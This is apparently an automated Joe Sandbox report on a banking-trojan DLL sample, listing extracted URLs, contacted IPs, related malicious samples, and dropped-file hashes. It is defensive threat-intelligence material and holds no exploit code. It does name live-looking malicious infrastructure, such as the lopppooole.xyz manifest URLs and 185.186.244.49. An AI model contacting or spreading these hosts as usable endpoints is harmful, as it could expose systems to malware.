Name	Source	Malicious	Antivirus Detection	Reputation
http://https://res-a.akamaihd.net/__media__/pics/8000/72/941/fallback1.jpg	{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false		high
http://https://www.skyscanner.net/g/referrals/v1/cars/home?associateid=API_B2B_19305_00002	de-ch[1].htm.4.dr	false		high
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_Recent&auth=1&wdorigin=msn	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 00000021.00000002.692158863.000001663AC84000.00000004.00000001.sdmp	false		high
http://https://www.msn.com/de-ch/news/other/streit-um-lohnerh%c3%b6hung-f%c3%bcr-den-z%c3%bcrcher-kantonsra	de-ch[1].htm.4.dr	false		high
http://https://web.vortex.data.msn.com/collect/v1	de-ch[1].htm.4.dr	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000021.00000002.654497630.000001662AC21000.00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.3.dr	false		high
http://https://www.skype.com/	de-ch[1].htm.4.dr	false		high
http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ce_sharpen%2Ch_311%2Cw_207%2Cc_fill%	auction[1].htm.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/news/other/uhren-und-schmuck-im-wert-von-%c3%bcber-260-000-franken-geklaut	de-ch[1].htm.4.dr	false		high
http://lopppooole.xyz/manifest/EKNJ9fKqJo7a/QXXbLTyQ2r9/ZRLknACKuuJLq2/DwpuTaRVmWici_2Fkh4wM/n8fEJZ7	{0B657198-5A9E-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false	• Avira URL Cloud: safe	unknown
http://https://sp.booking.com/index.html?aid=1589774&label=travelnavlink	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch/nachrichten/regional	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch/news/other/drecksarbeit-gemacht-mann-stiftet-14-j%c3%a4hrigen-zu-raub%c3%b	de-ch[1].htm.4.dr	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000021.00000002.656300722.000001662AE2E000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/?qt=allmyphotos;Aktuelle	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000021.00000002.656300722.000001662AE2E000.00000004.00000001.sdmp	false		high
http://https://amzn.to/2TTxhNg	de-ch[1].htm.4.dr	false		high
http://https://www.skype.com/go/onedrivepromo.download?cm_mmc=MSFT_2390_MSN-com	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://client-s.gateway.messenger.live.com	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.brightcom.com/privacy-policy/	iab2Data[1].json.4.dr	false		high
http://https://contoso.com/Icon	powershell.exe, 00000021.00000002.692158863.000001663AC84000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/	de-ch[1].htm.4.dr	false		high
http://https://office.live.com/start/PowerPoint.aspx?WT.mc_id=MSN_site	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=858412214&size=306x271&https=1	{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=15168&awinaffid=696593&clickref=de-ch-edge-dhp-river	de-ch[1].htm.4.dr	false		high
http://https://bealion.com/politica-de-cookies	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/news/other/der-z%c3%bcrcher-kantonsrat-h%c3%a4lt-nichts-davon-mehr-geld-f%	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch	de-ch[1].htm.4.dr	false		high
http://https://click.linksynergy.com/deeplink?id=xoqYgl4JDe8&mid=46130&u1=dech_mestripe_store&m	de-ch[1].htm.4.dr	false		high
http://https://twitter.com/i/notifications;Ich	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.awin1.com/cread.php?awinmid=11518&awinaffid=696593&clickref=dech-edge-dhp-infopa	de-ch[1].htm.4.dr	false		high
http://https://www.gadsme.com/privacy-policy/	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000021.00000002.656300722.000001662AE2E000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://portal.eu.numbereight.me/policies-license#software-privacy-notice	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contextual.media.net/medianet.php?cid=8CU157172&crid=722878611&size=306x271&http	de-ch[1].htm.4.dr	false		high
http://constitution.org/usdeclar.txt	regsvr32.exe, powershell.exe, 00000021.00000003.639376454.000166431C0000.00000004.00000001.sdmp, control.exe, 00000027.00000002.659052037.00000000000C6000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.sway.com/?WT.mc_id=MSN_site&utm_source=MSN&utm_medium=Topnav&utm_campaign=link;PowerPoin	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.msn.com/de-ch/?ocid=iehp&item=deferred_page%3a1&ignorejs=webcore%2fmodules%2fjsb	de-ch[1].htm.4.dr	false		high
http://www.youtube.com/	msapplication.xml7.3.dr	false		high
http://lopppooole.xyz/manifest/ehfohjXsSyNh3/Dgp96Gk3/lVBfFMSGbuE_2FblUJiam5J/FReKpJmll_/2FqyHCtaVSB	regsvr32.exe, 00000001.00000003.587731815.0000000003595000.00000004.00000001.sdmp, ~DFFB754CB8D3441220.TMP.3.dr, {0B65719C-5A9E-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false	• Avira URL Cloud: safe	unknown
http://ogp.me/ns#	de-ch[1].htm.4.dr	false		high
http://https://docs.prebid.org/privacy.html	iab2Data[1].json.4.dr	false		high
http://https://onedrive.live.com/?qt=mru;OneDrive-App	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.skype.com/de	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://sp.booking.com/index.html?aid=1589774&label=dech-prime-hp-me	de-ch[1].htm.4.dr	false		high
http://https://www.skype.com/de/download-skype	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.stroeer.de/fileadmin/de/Konvergenz_und_Konzepte/Daten_und_Technologien/Stroeer_SSP/Downl	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/?wt.mc_id=oo_msn_msnhomepage_header	de-ch[1].htm.4.dr	false		high
http://www.hotmail.msn.com/pii/ReadOutlookEmail/	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://channelpilot.co.uk/privacy-policy	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com;OneDrive-App	85-0f8009-68ddb2ab[1].js.4.dr	false	• Avira URL Cloud: safe	low
http://https://click.linksynergy.com/deeplink?id=xoqYgl4JDe8&mid=46130&u1=dech_mestripe_office&	de-ch[1].htm.4.dr	false		high
http://https://contoso.com/License	powershell.exe, 00000021.00000002.692158863.000001663AC84000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.4.dr	false		high
http://www.amazon.com/	msapplication.xml.3.dr	false		high
http://https://www.onenote.com/notebooks?WT.mc_id=MSN_OneNote_QuickNote&auth=1	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://www.twitter.com/	msapplication.xml5.3.dr	false		high
http://https://office.live.com/start/Excel.aspx?WT.mc_id=MSN_site;Sway	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.admo.tv/en/privacy-policy	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/news/other/damit-im-homeoffice-nicht-wieder-der-r%c3%bccken-schmerzt/ar-BB	de-ch[1].htm.4.dr	false		high
http://https://www.bet365affiliates.com/UI/Pages/Affiliates/Affiliates.aspx?ContentPath	iab2Data[1].json.4.dr	false		high
http://https://cdn.cookielaw.org/vendorlist/googleData.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.4.dr	false		high
http://https://outlook.com/	de-ch[1].htm.4.dr	false		high
http://https://rover.ebay.com/rover/1/5222-53480-19255-0/1?mpre=https%3A%2F%2Fwww.ebay.ch&campid=533862	de-ch[1].htm.4.dr	false		high
http://https://contextual.media.net/checksync.php?&vsSync=1&cs=1&hb=1&cv=37&ndec=1&cid=8HBI57XIG&prvid=77%2	{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false		high
http://https://cdn.cookielaw.org/vendorlist/iabData.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.4.dr	false		high
http://https://www.msn.com/de-ch/homepage/api/pdp/updatepdpdata"	de-ch[1].htm.4.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/	powershell.exe, 00000021.00000002.692158863.000001663AC84000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/news/other/das-ansteckungsrisiko-beim-coronavirus-sei-zu-gross-die-zhaw-ve	de-ch[1].htm.4.dr	false		high
http://https://cdn.cookielaw.org/vendorlist/iab2Data.json	55a804ab-e5c6-4b97-9319-86263d365d28[1].json.4.dr	false		high
http://https://onedrive.live.com/?qt=mru;Aktuelle	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://https://www.msn.com/de-ch/?ocid=iehp	{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat.3.dr	false		high
http://https://sp.booking.com/index.html?aid=1589774&label=dech-prime-hp-shoppingstripe-nav	de-ch[1].htm.4.dr	false		high
http://https://www.msn.com/de-ch/homepage/api/modules/fetch"	de-ch[1].htm.4.dr	false		high
http://https://mem.gfx.ms/meversion/?partner=msn&market=de-ch"	de-ch[1].htm.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nuget.org/NuGet.exe	powershell.exe, 00000021.00000002.692158863.000001663AC84000.00000004.00000001.sdmp	false		high
http://www.nytimes.com/	msapplication.xml3.3.dr	false		high
http://https://web.vortex.data.msn.com/collect/v1/t.gif?name=%27Ms.Webi.PageView%27&ver=%272.1%27&a	de-ch[1].htm.4.dr	false		high
http://https://www.bidstack.com/privacy-policy/	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/en/download/	85-0f8009-68ddb2ab[1].js.4.dr	false		high
http://popup.taboola.com/german	auction[1].htm.4.dr	false		high
http://https://listonic.com/privacy/	iab2Data[1].json.4.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.msn.com/de-ch/news/other/ab-freitag-sind-wir-eine-papeterie-die-z%c3%bcrcher-gewerbler-b	de-ch[1].htm.4.dr	false		high
http://https://www.ricardo.ch/?utm_source=msn&utm_medium=affiliate&utm_campaign=msn_mestripe_logo_d	de-ch[1].htm.4.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
185.186.244.49	unknown	Netherlands		35415	WEBZILLANL	false

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
151.101.1.44	unknown	United States		54113	FASTLYUS	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	341503
Start date:	19.01.2021
Start time:	13:31:23
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 7s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	J5cB3wfXIZ.dll
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	40
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@32/166@15/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.7% (good quality ratio 20.5%) • Quality average: 79.1% • Quality standard deviation: 29.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .dll

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, ielowutil.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Created / dropped Files have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.43.139.144, 104.108.39.131, 204.79.197.203, 204.79.197.200, 13.107.21.200, 92.122.213.187, 92.122.213.231, 65.55.44.109, 2.18.68.31, 131.253.33.203, 51.104.139.180, 92.122.213.201, 92.122.213.247, 152.199.19.161, 2.20.142.210, 2.20.142.209, 51.103.5.159, 52.254.96.93, 52.255.188.83, 13.64.90.137, 20.54.26.129, 52.251.11.100, 51.11.168.160, 104.84.56.60, 52.142.114.2 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, e11290.dspg.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, cvision.media.net.edgekey.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, updates.microsoft.com, skypedataprdcolcus16.cloudapp.net, a1999.dscg2.akamai.net, web.vortex.data.trafficmanager.net, ris.api.iris.microsoft.com, c.bing.com, blobcollector.events.data.trafficmanager.net, par02p.wns.notify.trafficmanager.net, cs9.wpc.v0cdn.net, au.download.windowsupdate.com.edgesuite.net, c-msn-com-nsatc.trafficmanager.net, c-bing-com.a-0001.a-msedge.net, bn2eap.displaycatalog.md.mp.microsoft.com.akadns.net, a-0003.dc-msedge.net, a1449.dscg2.akamai.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, iecvlist.microsoft.com, go.microsoft.com, emea1.notify.windows.com.akadns.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, skypedataprdcolwus17.cloudapp.net, ie9comview.vo.msecnd.net, a-0003.a-msedge.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, www-msn-com.a-0003.a-msedge.net, a767.dscg3.akamai.net, e607.d.akamaiedge.net, web.vortex.data.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, icePrime.a-0003.dc-msedge.net, go.microsoft.com.edgekey.net, static-global-s-msn-com.akamaized.net, c1.microsoft.com • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:34:18	API Interceptor	34x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
185.186.244.49	6006bde674be5pdf.dll	Get hash	malicious	Browse	• lopppoole.xyz/favicon.ico
	mal.dll	Get hash	malicious	Browse	• lopppoole.xyz/favicon.ico
151.101.1.44	http://s3-eu-west-1.amazonaws.com/hjdpjni/ogbim#qs=r-acacaeeikdgeadkieeefjaehbihababababaefahcaccajbiackdcagfkbkacb	Get hash	malicious	Browse	• cdn.taboola.com/libtrc/w4llc-network/loader.js

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
hblg.media.net	mal.dll	Get hash	malicious	Browse	• 104.84.56.24
	DismCore.dll	Get hash	malicious	Browse	• 104.84.56.24
	gIVaVlt6tR.dll	Get hash	malicious	Browse	• 2.18.68.31
	xg.dll	Get hash	malicious	Browse	• 23.210.250.97
	TooltabExtension.dll	Get hash	malicious	Browse	• 23.210.250.97
	DataServer.dll	Get hash	malicious	Browse	• 23.210.250.97
	nsaCDED.dll	Get hash	malicious	Browse	• 104.84.56.24
	l0sjk3o.dll	Get hash	malicious	Browse	• 104.76.200.23
	mailsearcher32.dll	Get hash	malicious	Browse	• 104.76.200.23
	mailsearcher64.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Trojan.Emotet.1075.21287.dll	Get hash	malicious	Browse	• 92.122.146.68
	http://singaedental.vn/wp-content/IQ/	Get hash	malicious	Browse	• 104.76.200.23
	activex.dll	Get hash	malicious	Browse	• 104.76.200.23
	CcbOuuUuWG.dll	Get hash	malicious	Browse	• 23.210.250.97
	ps.dll	Get hash	malicious	Browse	• 104.76.200.23
	cl.dll	Get hash	malicious	Browse	• 104.76.200.23
	mal.dll	Get hash	malicious	Browse	• 104.76.200.23
	$R9QS3AG.dll	Get hash	malicious	Browse	• 104.84.56.24
	properties.dll	Get hash	malicious	Browse	• 104.84.56.24
	biden.dll	Get hash	malicious	Browse	• 104.84.56.24
tls13.taboola.map.fastly.net	mal.dll	Get hash	malicious	Browse	• 151.101.1.44
	DismCore.dll	Get hash	malicious	Browse	• 151.101.1.44
	gIVaVlt6tR.dll	Get hash	malicious	Browse	• 151.101.1.44
	xg.dll	Get hash	malicious	Browse	• 151.101.1.44
	TooltabExtension.dll	Get hash	malicious	Browse	• 151.101.1.44
	DataServer.dll	Get hash	malicious	Browse	• 151.101.1.44
	nsaCDED.dll	Get hash	malicious	Browse	• 151.101.1.44
	l0sjk3o.dll	Get hash	malicious	Browse	• 151.101.1.44
	mailsearcher32.dll	Get hash	malicious	Browse	• 151.101.1.44
	mailsearcher64.dll	Get hash	malicious	Browse	• 151.101.1.44
	SecuriteInfo.com.Trojan.Emotet.1075.21287.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://alijafari6.wixsite.com/owa-projection-aspx	Get hash	malicious	Browse	• 151.101.1.44
	http://singaedental.vn/wp-content/IQ/	Get hash	malicious	Browse	• 151.101.1.44
	activex.dll	Get hash	malicious	Browse	• 151.101.1.44
	http://https://xmailexpact.wixsite.com/mysite	Get hash	malicious	Browse	• 151.101.1.44
	CcbOuuUuWG.dll	Get hash	malicious	Browse	• 151.101.1.44
	ps.dll	Get hash	malicious	Browse	• 151.101.1.44
	cl.dll	Get hash	malicious	Browse	• 151.101.1.44
	mal.dll	Get hash	malicious	Browse	• 151.101.1.44

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	$R9QS3AG.dll	Get hash	malicious	Browse	• 151.101.1.44
contextual.media.net	mal.dll	Get hash	malicious	Browse	• 104.84.56.24
	DismCore.dll	Get hash	malicious	Browse	• 104.84.56.24
	gIVaVlt6tR.dll	Get hash	malicious	Browse	• 2.18.68.31
	xg.dll	Get hash	malicious	Browse	• 23.210.250.97
	TooltabExtension.dll	Get hash	malicious	Browse	• 23.210.250.97
	DataServer.dll	Get hash	malicious	Browse	• 23.210.250.97
	nsaCDED.dll	Get hash	malicious	Browse	• 104.84.56.24
	l0sjk3o.dll	Get hash	malicious	Browse	• 104.76.200.23
	mailsearcher32.dll	Get hash	malicious	Browse	• 104.76.200.23
	mailsearcher64.dll	Get hash	malicious	Browse	• 104.76.200.23
	SecuriteInfo.com.Trojan.Emotet.1075.21287.dll	Get hash	malicious	Browse	• 92.122.146.68
	http://singaedental.vn/wp-content/IQ/	Get hash	malicious	Browse	• 104.76.200.23
	activex.dll	Get hash	malicious	Browse	• 104.76.200.23
	CcbOuuUuWG.dll	Get hash	malicious	Browse	• 23.210.250.97
	ps.dll	Get hash	malicious	Browse	• 104.76.200.23
	cl.dll	Get hash	malicious	Browse	• 104.76.200.23
	mal.dll	Get hash	malicious	Browse	• 104.76.200.23
	$R9QS3AG.dll	Get hash	malicious	Browse	• 104.84.56.24
	properties.dll	Get hash	malicious	Browse	• 104.84.56.24
	biden.dll	Get hash	malicious	Browse	• 104.84.56.24

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
FASTLYUS	mal.dll	Get hash	malicious	Browse	• 151.101.1.44
	DismCore.dll	Get hash	malicious	Browse	• 151.101.1.44
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 151.101.1.211
	purchase order TR2021011802.exe	Get hash	malicious	Browse	• 151.101.0.133
	Rx_r8wAQ.apk	Get hash	malicious	Browse	• 151.101.1.208
	Rx_r8wAQ.apk	Get hash	malicious	Browse	• 151.101.1.208
	TNT Original Invoice PDF.exe	Get hash	malicious	Browse	• 151.101.0.133
	9tyZf93qRdNHfVw.exe	Get hash	malicious	Browse	• 151.101.1.211
	UT45.vbs	Get hash	malicious	Browse	• 151.101.0.133
	gIVaVlt6tR.dll	Get hash	malicious	Browse	• 151.101.1.44
	33f77d4d.exe	Get hash	malicious	Browse	• 151.101.0.133
	RFQ_211844_PR20Q-6706.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	xg.dll	Get hash	malicious	Browse	• 151.101.1.44
	Jasper-6.10.0.docx	Get hash	malicious	Browse	• 151.101.0.217
	15012021.exe	Get hash	malicious	Browse	• 151.101.2.159
	ESPP.docx	Get hash	malicious	Browse	• 151.101.11 2.193
	ESPP.docx	Get hash	malicious	Browse	• 151.101.11 2.193
	P.O.No.#17AUFR010S.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	TooltabExtension.dll	Get hash	malicious	Browse	• 151.101.1.44
	fil1	Get hash	malicious	Browse	• 23.185.30.196
WEBZILLANL	6006bde674be5pdf.dll	Get hash	malicious	Browse	• 185.186.244.49
	mal.dll	Get hash	malicious	Browse	• 185.186.244.49
	yvQpBRIhf9.exe	Get hash	malicious	Browse	• 208.69.117.117
	http://bigbinnd.info/vpmr21?x=Hp+officejet+j6480+all+in+one+service+manual	Get hash	malicious	Browse	• 188.72.236.136
	http://www.viportal.co	Get hash	malicious	Browse	• 78.140.179.159
	http://encar.club/000/?email=ingredients@chromadex.com&d=DwMFaQ	Get hash	malicious	Browse	• 88.85.75.98
	http://europeanclassiccomic.blogspot.com/2015/10/blueberry.html	Get hash	malicious	Browse	• 206.54.181.244
	http://www.tuckerdefense.com	Get hash	malicious	Browse	• 78.140.165.14
	http://coronavirus-map.com	Get hash	malicious	Browse	• 88.85.66.164
	http://fileupload-4.xyz/itmrZ27UrlVy2PNxP4jlcCnbvyR2nrQteqDjImiljTN2tc1tE-Had1Hn3ktlq5MHRPaSB0SPlgNWgdgFT4RdB1CYdBsmzEs-JlxLsTOcXPMOvCLsIENbyRJ9WOcaWmPEOVxD1i5QDOgUKB-VXy0Fkl4lDpg=	Get hash	malicious	Browse	• 88.85.69.166
	http://88.85.66.196	Get hash	malicious	Browse	• 88.85.66.196
	terminal.exe	Get hash	malicious	Browse	• 78.140.180.210
	t041PxnO3E.exe	Get hash	malicious	Browse	• 109.234.35.128

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LLoyds_Transaction_Log.pdf	Get hash	malicious	Browse	• 109.234.38.226
	Engde.doc	Get hash	malicious	Browse	• 109.234.39.133
	Engde.doc	Get hash	malicious	Browse	• 109.234.39.133
	http://pine-kko.com/sp.php?utm_medium=14187&file_name=mbox-1-driver&utm_source=AA1qYVtrNwAArLgBAEpQFwAmAJMX4MAA	Get hash	malicious	Browse	• 88.85.69.166
	http://mrvideo.in/	Get hash	malicious	Browse	• 78.140.165.10
	npkfe.exe	Get hash	malicious	Browse	• 46.30.45.85
	iNYNU6VuC7.exe	Get hash	malicious	Browse	• 178.208.83.56

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	mal.dll	Get hash	malicious	Browse	• 151.101.1.44
	DismCore.dll	Get hash	malicious	Browse	• 151.101.1.44
	PO-00172020.html	Get hash	malicious	Browse	• 151.101.1.44
	purchase order TR2021011802.exe	Get hash	malicious	Browse	• 151.101.1.44
	Dboom.HTM	Get hash	malicious	Browse	• 151.101.1.44
	#Ud83d#Udcde natasa.macovei@colt.net @ 1229 PM 1229 PM.pff.HTM	Get hash	malicious	Browse	• 151.101.1.44
	TNT Original Invoice PDF.exe	Get hash	malicious	Browse	• 151.101.1.44
	glVaVlt6tR.dll	Get hash	malicious	Browse	• 151.101.1.44
	33f77d4d.exe	Get hash	malicious	Browse	• 151.101.1.44
	Joseph_stubenrauch.HTM	Get hash	malicious	Browse	• 151.101.1.44
	_130_WHAT_is.html	Get hash	malicious	Browse	• 151.101.1.44
	RFQ_211844_PR20Q-6706.pdf.exe	Get hash	malicious	Browse	• 151.101.1.44
	Payment Advice.xlsx	Get hash	malicious	Browse	• 151.101.1.44
	xg.dll	Get hash	malicious	Browse	• 151.101.1.44
	ESPP.docx	Get hash	malicious	Browse	• 151.101.1.44
	P.O.No.#17AUFR010S.pdf.exe	Get hash	malicious	Browse	• 151.101.1.44
	ACH PAYMENT REMITTANCE ADVICE.xlsx	Get hash	malicious	Browse	• 151.101.1.44
	FastKeys_Setup.exe	Get hash	malicious	Browse	• 151.101.1.44
	TooltabExtension.dll	Get hash	malicious	Browse	• 151.101.1.44
	FastKeys_Setup.exe	Get hash	malicious	Browse	• 151.101.1.44

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\EQAWN5DV\www.msn[2].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	13
Entropy (8bit):	2.469670487371862
Encrypted:	false
SSDEEP:	3:D90aKb:JFKb
MD5:	C1DDEA3EF6BBEF3E7060A1A9AD89E4C5
SHA1:	35E3224FCBD3E1AF306F2B6A2C6BBEA9B0867966
SHA-256:	B71E4D17274636B97179BA2D97C742735B6510EB54F22893D3A2DAFF2CEB28DB
SHA-512:	6BE8CEC7C862AFAE5B37AA32DC5BB45912881A3276606DA41BF808A4EF92C318B355E616BF45A257B995520D72B7C08752C0BE445DCEADE5CF79F73480910FE D
Malicious:	false
Preview:	<root></root>

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IB42RK38\contextual.media[1].xml	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\DOMStore\IB42RK38\contextual.media[1].xml	
Size (bytes):	3230
Entropy (8bit):	4.914676476517298
Encrypted:	false
SSDEEP:	96:dYYYYYkkkkJks5sswVVVVe/9Ve/93Ve/9Ve/9Ve/9E9/9JU:E
MD5:	757D421B98EDD52AE612AC1BC235030C
SHA1:	A67398B6252D0E831C1820467E218575E4B37B36
SHA-256:	5E413BB870A70039AFA2D75C7E80021DF1939F561C2003C51D3B25775050C38B
SHA-512:	D5F4BD7007C2301D3236F1AB1F36BE8F3A11C72521A1286A08088782A8E174E5547FC9DEE75D199DBFDC0FC0AB88770475182CEC68DBD5E023EF112147E78C0
Malicious:	false
Preview:	<root></root><root><item name="HBCM_BIDS" value="{}" ltime="2460940672" htime="30863018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="24609 40672" htime="30863018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2460940672" htime="30863018" /></root><root><item name="HBCM_BIDS" val ue="{}" ltime="2460940672" htime="30863018" /><item name="mntest" value="mntest" ltime="2461260672" htime="30863018" /></root><root><item name="HBCM_B IDS" value="{}" ltime="2460940672" htime="30863018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2461420672" htime="30863018" /></root><root> <item name="HBCM_BIDS" value="{}" ltime="2461420672" htime="30863018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2461420672" htime="308 63018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2461420672" htime="30863018" /><item name="mntest" value="mntest" ltime="2465140672" ht ime="30863018" /></root><root><item name="HBCM_BIDS" value="{}" ltime="2461420672" htime="30863018"

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{CB9E9681-5A9D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	119144
Entropy (8bit):	2.2680020614529837
Encrypted:	false
SSDEEP:	384:rRU+TUgHYmbuYrwbm15itovWQPQh3zzZVWkIAkehCh4A8AGAGClsV:Q
MD5:	4D409F7C57E0AF5F3F2AD201BA610CB7
SHA1:	F24A036A5E05A305B8A06A2D95FF1D21EBFCA376
SHA-256:	22D355D3960F153339D49612586454D5CA0BC4FA05A80028FA31F5218C3F7A3D
